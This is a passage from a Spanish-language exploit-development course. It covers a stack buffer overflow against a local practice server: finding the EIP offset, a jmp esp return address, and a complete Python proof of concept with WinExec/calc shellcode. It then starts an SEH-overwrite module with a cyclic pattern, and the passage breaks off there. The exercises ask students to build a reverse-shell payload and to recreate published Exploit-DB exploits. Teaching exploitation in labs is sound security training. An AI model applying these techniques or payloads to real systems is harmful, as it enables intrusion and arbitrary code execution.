El valor exacto para poder controlar EIP es 2512, esto quiere decir que si volvemos a modificar nuestro script inyectando 2512 “A” y agregamos posterior a eso 4 “B” lograremos visualizar “B” en EIP.

Nuestro script en Python tiene la siguiente forma:

```

import socket
from struct import pack as p
host = '127.0.0.1'
port = 9393
shellcode = 'A' * 2512
retorno = 'B' * 4
payload = shellcode + retorno


print '\n[-] Payload Size: {}'.format(len(payload))
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
client.send(payload + '\n')
print client.recv(100)
client.close()

```

**Figura 22 POC 5**




Volvemos a vincular nuestro servidor a x32dbg y lanzamos nuestra prueba de concepto, como podemos observar en la *imagen 15* vemos que efectivamente estamos controlando EIP con nuestras B.



**Figura 23 EIP con valor 42424242**


Al estar controlando EIP lo que debemos realizar a continuación es modificar la dirección de EIP con un salto a nuestra verdadera shellcode, de esta forma podemos ejecutar nuestro código mediante la explotación de un buffer over Flow.

A continuación, debemos buscar una instrucción que nos permita redireccionar el flujo a esp para esto buscamos en los símbolos de x32dbg.



**Figura 24 Listado de dlls**

Al presionar en los símbolos vemos que se encuentran todas las dlls que utiliza el programa, en este caso sabemos que se está utilizando help.dll ya que viene con nuestro programa, por lo que hacemos clic en la dll y visualizamos lo siguiente:



```

import socket
from struct import pack as p

host = '127.0.0.1'
port = 9393

shellcode = 'A' * 2512
#retorno = 'B' * 4 retorno = p('<!', 0x62601453) # jmp esp
help.dll
relleno = "C" * 300
payload = shellcode + retorno + relleno

print '\n[-] Payload Size: {}'.format(len(payload))
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
client.send(payload + '\n')
client.recv(100)
client.close()

```

Figura 27 POC 6

En el código la variable **retorno** contendrá la dirección de memoria donde se encuentra **jmp esp** esto quiere decir que al pisar EIP con esa dirección redireccionaremos el flujo y podemos visualizar las “C” que estamos inyectando en la variable **relleno**. Las “C” que estamos inyectando después debemos reemplazarla por nuestra verdadera shellcode.

Antes de ejecutar nuestro exploit actualizado buscaremos la dirección de memoria de nuestro salto, para eso vinculamos el servidor a x32dbg y ejecutamos las teclas **CRTL + G**, se nos abrirá un cuadro de diálogo donde escribiremos la dirección de memoria de nuestro jmp esp (*Figura 26*).




Figura 28 Saltando a dirección de memoria JMP esp

Nos situamos en la dirección de memoria y presionamos la tecla F2 para crear un break point, esto lo realizamos con el fin de poder validar que efectivamente estamos realizando el salto y que nuestro exploit está funcionando.




Figura 29 Agregando breakpoint en jmp esp

Luego de establecer nuestro break point damos clic en el botón ejecutar y ejecutamos nuestro exploit actualizado.




Figura 30 Breakpoint en jmp esp activado

Efectivamente estamos realizando el salto de forma correcta, podemos ver que estamos detenidos en el break point y que esp apunta a las C que inyectamos. A continuación, presionamos la tecla F7 (Step Into) para saltar el break point y que el programa continúe con el flujo.




Figura 31 EIP apunta a nuestras “C”

Podemos ver que efectivamente lo que viene a continuación son todas nuestras “C” que habíamos injectado.

## Localizando nuestra shellcode

En este punto ya tenemos prácticamente listo nuestro exploit funcional, hemos sido capaces de replicar el crash, controlar el puntero EIP y realizar un salto a ESP para injectar nuestra shellcode, lo que debemos realizar ahora es simplemente cambiar nuestras “C” por una shellcode real.

Para esta prueba de concepto vamos a crear una shellcode que ejecute la calculadora de Windows para poder llamar a la función debemos cumplir los siguientes requisitos:

Structure:	Parameters:
UINT WINAPI WinExec(	=> A pointer to WinExec() in kernel32.dll
__in LPCSTR lpCmdLine,	=> ASCII string "calc.exe"
__in UINT uCmdShow	=> 0x00000001 (SW_SHOWNORMAL)
);	

Figura 32 Estructura Winexec

Debemos encontrar la función de Windows que nos permita llamar a esta función para esto vamos a utilizar la herramienta Arwin: arwin.exe kernel32.dll WinExec

```
C:\Users\User\Desktop>arwin.exe kernel32.dll WinExec  
arwin - win32 address manipulation program - by steve hanna - v.01  
WinExec is located at 0x76972c21 in kernel32.dll
```

```
C:\Users\User\Desktop>
```

Figura 33 Dirección de memoria de WinExec en kernel32.dll

En este caso se encuentra en la dirección 0x76972c21, esto puede variar en el caso de cada uno de los estudiantes por lo que es necesario que cada uno ejecute de forma local la herramienta arwin.

Una vez que tenemos la dirección podemos armar nuestra shellcode, las siguientes instrucciones son “genéricas” y solo debemos cambiar la dirección donde de WinExec que nos entrega arwin:

```
WinExec = (  
    "\x33\xC0"           # XOR EAX,EAX  
    "\x50"                # PUSH EAX    => padding for lpCmdLine  
    "\x68\x2E\x65\x78\x65" # PUSH ".exe"  
    "\x68\x63\x61\x6C\x63" # PUSH "calc"  
    "\x8B\xC4"            # MOV EAX,ESP  
    "\x6A\x01"            # PUSH 1  
    "\x50"                # PUSH EAX  
    "\xBB\x21\x2C\x97\x76" # MOV EBX,kernel32.WinExec  
    "\xFF\xD3")           # CALL EBX
```

Figura 34

Como podemos ver en el código anterior antes de la instrucción XBB esta nuestra dirección de WinExec en formato little endian (esta de derecha a izquierda). Por lo tanto es momento de poder escribir nuestro nuevo exploit:

```
import socket
from struct import pack as p
host = '127.0.0.1'
port = 9393

shellcode = 'A' * 2512
retorno = p('<I', 0x62601453) # jmp esp help.dll

WinExec = (
"\x33\xC0" # XOR EAX,EAX
"\x50" # PUSH EAX => padding for lpCmdLine
"\x68\x2E\x65\x78\x65" # PUSH ".exe"
"\x68\x63\x61\x6C\x63" # PUSH "calc"
"\x8B\xC4" # MOV EAX,ESP
"\x6A\x01" # PUSH 1
"\x50" # PUSH EAX
"\xBB\x21\x2c\x97\x76" # MOV EBX,kernel32.WinExec
"\xFF\xD3") # CALL EBX

payload = shellcode + retorno + WinExec
print '\n [-] Payload Size: {}'.format(len(payload))
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
client.send(payload + '\n')
print client.recv(100)
client.close()
```

Figura 35 POC 7

Es momento de ejecutar nuestro servidor y ejecutar nuestro exploit, el resultado es el siguiente:




Figura 36 Servidor esperando conexión




Figura 37 Exploit ejecutado y la calculadora es ejecutada como consecuencia

En este momento ya somos capaces de ejecutar código arbitrario mediante la explotación de un buffer over Flow.

## Ejercicios

Replica paso a paso el ejercicio anterior y modifica la shellcode final:

- Ejecuta un cuadro de dialogo
- Ejecuta una Shell reversa

Con lo aprendido en este módulo puedes desarrollar por ti mismo los siguientes exploit reales:

- <https://www.exploit-db.com/exploits/45467>
- <https://www.exploit-db.com/exploits/45406>
- <https://www.exploit-db.com/exploits/45259>
- <https://www.exploit-db.com/exploits/45176>
- <https://www.exploit-db.com/exploits/45166>

## Módulo 4 - Structured Exception Handler

### Introducción a SEH

Microsoft implementó por defecto un manejador estructurado de excepciones (SEH) el cual está encargado de capturar las excepciones que se produzcan. Si Windows logra capturar una excepción desplegará un mensaje diciendo que ha encontrado un problema y se debe cerrar la aplicación. Por lo tanto, básicamente SEH es un manejador de excepciones que previene errores que se pueda producir en una aplicación.

Cuando una aplicación no tiene un manejador de excepciones es el sistema operativo quien se hace cargo de la captura de dicho error muchas veces desplegando un mensaje para enviar el error a Microsoft. Cuando se produce un error la información del manejador de excepciones es almacenada en la pila (stack) en una estructura llamada exception\_registration. Esta estructura también llamada SEH es de 8 bytes y tiene 2 elementos de 4 bytes, un puntero a la próxima estructura exception\_registration y un puntero del código actual del manejador.

A continuación, realizaremos la explotación de un buffer overflow con SEH y veremos cómo podemos evitar esta excepción para lograr ejecutar código de forma arbitraria.

## Replicando el crash

En este módulo utilizaremos nuevamente nuestro servidor, pero esta vez con la opción **tres**:




Figura 38 ServerE1.exe opción 3 (SEH)

Al igual que en el módulo anterior el servidor está esperando una conexión por lo que vamos a crear un script en Python con el nombre exploitseh.py con la siguiente estructura como prueba de concepto:

```
import socket
from struct import pack as p

host = '127.0.0.1'
port = 9393

shellcode = 'A' * 3000
payload = shellcode

print '\n[-] Payload Size: {}'.format(len(payload))
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
```

```
client.send(payload + '\n')
print client.recv(100)
client.close()
```

Figura 39 POC 8

Básicamente nuestra prueba de concepto realiza una inyección de 3000 "A" en la conexión de nuestro servidor. Al ejecutar nuestra prueba de concepto la conexión se cierra por lo tanto podríamos deducir que hay probabilidad de un buffer over Flow. Para comprobar la vulnerabilidad vamos a vincular nuestro servidor a x32dbg y ejecutamos nuestro exploit.



Figura 40 Violación de acceso

Al visualizar el resultado nos damos cuenta de que no estamos pisando EIP como en el módulo anterior a pesar de que x32dbg nos muestra una violación de acceso. Entonces ¿qué está ocurriendo? Si vemos la pestaña SEH podemos ver que pisamos la cadena con nuestras A.




Figura 41 Cadena SEH sobre escrita con 41414141

Esto quiere decir que logramos hacer un stack buffer over Flow pero saltó la excepción SEH. Con esto ya podemos comprobar nuestra vulnerabilidad y replicar su crash mediante la creación de nuestro exploit en Python.

## Desarrollando nuestro exploit

Ya logramos realizar un crash en el servidor y hemos comprobado que estamos pisando nuestra cadena SEH con nuestras “A”, lo que debemos realizar ahora es quitar los 8 byte de la cadena SEH para poder controlar el puntero de nuestra pila, de esta forma podemos volver a escribir en ella y controlar el flujo de la aplicación.

Como estudiamos en la introducción de este curso la instrucción “POP” es el que quita elementos de la pila por lo tanto si ejecutamos una instrucción “POP” quitaríamos 4 bytes de la pila, entonces, ¿qué ocurre si ejecutamos 2 POP seguidos? Lograríamos quitar 8 bytes de la pila, pero eso no es todo ya que además de quitar debemos retornar a nuestro flujo por lo que deberíamos también agregar la instrucción RET, entonces la cadena necesaria para poder hacer un bypass de nuestra cadena SEH sería un: POP POP RET.

Antes de poder buscar en memoria la instrucción POP POP RET necesitamos saber la posición exacta donde estamos pisando nuestra cadena SEH, para esto utilizamos la herramienta Epattern.exe al igual que en el módulo anterior. La ejecutamos con una cadena de 3000 y modificamos nuestro script:



Figura 42 Generando patron con Epattern.exe

```
import socket
from struct import pack as p

host = '127.0.0.1'
port = 9393

shellcode =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8A
e9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4A
h5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2A
k3Ak4Ak5Ak6Ak7Ak8Ak9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Am0Am1Am2Am3Am4Am5Am6Am7A
m8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1
Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6
Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2A
u3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6
Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1
Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6B
b7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be
2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bf0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8B
g9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bi0Bj1Bj2Bj3Bj4Bj5Bj6B
j7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bm0Bm1Bm2Bm3B
m4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bn0Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7
Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2
Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bs0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu
0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4B
w5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz
0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5C'
```

```
b6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1
